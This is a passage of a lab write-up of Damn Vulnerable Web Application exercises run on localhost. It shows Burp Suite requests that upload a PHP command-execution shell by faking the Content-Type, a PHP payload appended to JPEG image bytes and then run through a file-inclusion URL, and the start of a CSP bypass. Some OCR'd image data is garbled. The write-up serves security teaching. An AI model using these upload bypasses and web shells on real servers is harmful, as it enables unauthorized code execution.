
Vulnerability: File Upload

Choose an image to upload:

Your image was not uploaded. We can only accept JPEG or PNG images.


More Information

Now we turn on BurpSuite intercept and as expected, the content-type is not something the code will accept:



```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------314957978182977223922206293l8
Content-Length: 543
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=an8pg2bil1pffub352m7gi9cn6
Upgrade-Insecure-Requests: 1

-----------------------------314957978182977223922206293l8
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------314957978182977223922206293l8
Content-Disposition: form-data; name="uploaded"; filename="hack2.php"
Content-Type: application/x-php

<?php
  $output = shell_exec('ls -la');
  echo "<pre>$output</pre>";
?>

-----------------------------314957978182977223922206293l8
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------314957978182977223922206293l8--
```

Now, we will change the content-type to what was accepted in the source-code, such as image/png and forward the request:




Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/hack2.php succesfully uploaded!
```

The file has been uploaded successfully!

Below is the hack2.php uploaded successfully:




Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	2023-04-11 17:38	667	
hack.php	2023-04-17 08:17	72	
hack2.php	2023-04-17 08:43	72	
happydog.jpeg	2023-04-17 08:06	16K	

Apache/2.4.55 (Debian) Server at localhost Port 80

And the program running successfully:




Kali Linux
Vulnerability: File Upload
localhost/DVWA/hackable/u
localhost/DVWA/hackable/uploads/hack2.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google H

```
total 36
drwxrwxrwx 2 kali     kali      4096 Apr 17 08:43 .
drwxr-xr-x 5 kali     kali      4096 Apr 11 17:38 ..
-rw-r--r-- 1 kali     kali       667 Apr 11 17:38 dvwa_email.png
-rw-r--r-- 1 www-data www-data    72 Apr 17 08:17 hack.php
-rw-r--r-- 1 www-data www-data    72 Apr 17 08:43 hack2.php
```


File Upload with Security Level High:

It is the same as the levels before in terms of how the page functions, and it only accepts images like the medium level, but with some differences of added security:




```
// Is it an image?
if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
    ( $uploaded_size < 100000 ) &&
    getimagesize( $uploaded_tmp ) ) {
```

The files should have png, jpeg, or jpg as an extension, be less than 100,000 bytes, and have an image file signature, so uploading our hack.php code won't work since we need a different extension and signature. To bypass this, we will use BurpSuite. We will first upload a correct file format, and then add a payload. We downloaded an image happycat.jpg and we will now intercept it with BurpSuite:




```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------5367119151189711417879777
Content-Length: 117019
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/upload/
Cookie: security=high; PHPSESSID=an8pg2bilipffub352m7gi9cn6
Upgrade-Insecure-Requests: 1

-----------------------------536711915118971141787977816З
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------536711915118971141787977816З
Content-Disposition: form-data; name="uploaded"; filename="happycat.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿÛ
 $.' ",#(7),01444'9=82<.342     2!!22222222222222222222222222222222222222222222222222yÀ"!yA4yÜ×
1BÎvMÜ`ìàì1A,FdpD` (," ¹LB*kmAHÊJ "$
+qPi[`*ÀJEi#J¬HÖ3 (ÕA***J¡"9à@$$MÜ/d:¹UV±A   BÑX**¹*4`D`h&Y(Ør$  Øè@@Z* X5P!¤ J~#PdUPPUQÉUqSUeh:
-*@@
Qh@ì,S4V"TAèÀÀ$NÎ%9.pg:Aì``8SbdO4`  f)V4`DjLa,I1P`àNDHQ"j@$`
ZJ¡ ìB  $èbeMR-Ö÷fèR%Êb8PZ[*;ÐìfÊIA$µ ZÉ@#  ¡LS)±LÀLHÈX`¤ F`P¡1 `ÔXØÇ.ÖD Ã5#$dd;¤N*(EbWO!ÖZ4X ÉC
fPEb!1ÆHÃ$  @ d0@I«2Fd`  2F¥ H¥8c+1©DÌ$v)³!3dÂ2F)É@©1Ì.F
*"¡C1L)I`xÉ¤ 4* )@0 Z h@1 "«¡Dµ I,ÀA##9¤(HSPR
 +$ÀiLXXIÀñT#?1Ã,ÀÃF&*1Q÷¤pfR4Hf$P
¢QÑ¶%C,ar@ÊP(5#BQ`  Ã¡Ñ8%
```

We need to keep the image signature so we should at least keep a few lines of the content, and then we will add some code (payload):



```
ÿØÿà.FI=``ÿÛ
 $.' ",#(7),01444'9=82<.342     2!!22222222222222222222222222222222222222222222222222ÿÀ°!ÿÄ4ÿÚ×8û¡DÀgNÂâwc¸3[2d  Á  ,,
<?php echc system('ls'); ?>
-----------------------------242222744132029548623961430040
Content-Disposition: form-data; name="Upload"
```



Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload


../../hackable/uploads/happycat.jpg succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Successfully uploaded
Now if we go to the index of uploads and press happycat.jpg we don't get the image, but a white page. And the php won't get executed since the file is in jpg format, so we also have to bypass this. A way we found that works is going to the file inclusion on security level low. We then use this directory and we can see our payload successfully:
http://localhost/DVWA/vulnerabilities/fi/?page=/var/www/html/DVWA/hackable/uploads/happycat.jpg

And here at the top, we can see our files:




```
2222���!��4���8���D�gN��wc�3��[2d� � ���.���� B'0��2F��$DH� H� file1.php file2.php file3.php file4.php help include.php index.php source source
```

CSP Bypass (Roula):

According to the Mozilla reference present on the CSP page, Content Security Policy (CSP) is a security technique that adds an extra layer of defense against web-based attacks such as Cross-Site Scripting (XSS) and data injection. Server administrators can use CSP to designate the domains from which browsers should consider executable scripts to be legitimate sources, minimizing or eliminating the vectors via which XSS might occur. The server can also select the authorized protocols, which is very crucial when using HTTPS to transport data. CSP is completely backwards compatible, and browsers that do not support it will fall back to the normal same-origin policy.

CSP Bypass with Security Level Low:

This is the page we first see:



Vulnerability: Content Security Policy (CSP) Bypass


You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

More Information

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have

Module developed by Digininja.

From the source code:




Unknown Vulnerability Source

vulnerabilities/csp/source/low.php

```
<?php

$headerCSP = "Content-Security-Policy: script-
src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);

# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://www.toptal.com/developers/hastebin/raw/cezaruzeka

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

In the header, there is the content security policy that states scripts are either allowed from ‘self’ or the mentioned websites.



```
$headerCSP = "Content-Security-Policy: script-
src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);
```

The second part states that the script has already been done for us, and we just have to provide an adequate URL. The code first checks if a value with the name 'include' is set in the $_POST array which checks any data that is sent to the server with the HTTP POST request.


Then, it checks if a value named 'include' is provided through a form submission ($_POST). If it is, the code appends the 'src' attribute set to the value of 'include' to a variable called $page['body']. This may suggest that the 'include' value is expected to be a URL pointing to a JavaScript file, and that it will be included in the HTML body of the page being generated.

```
?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
```

At first, we decided to use the provided scripts:

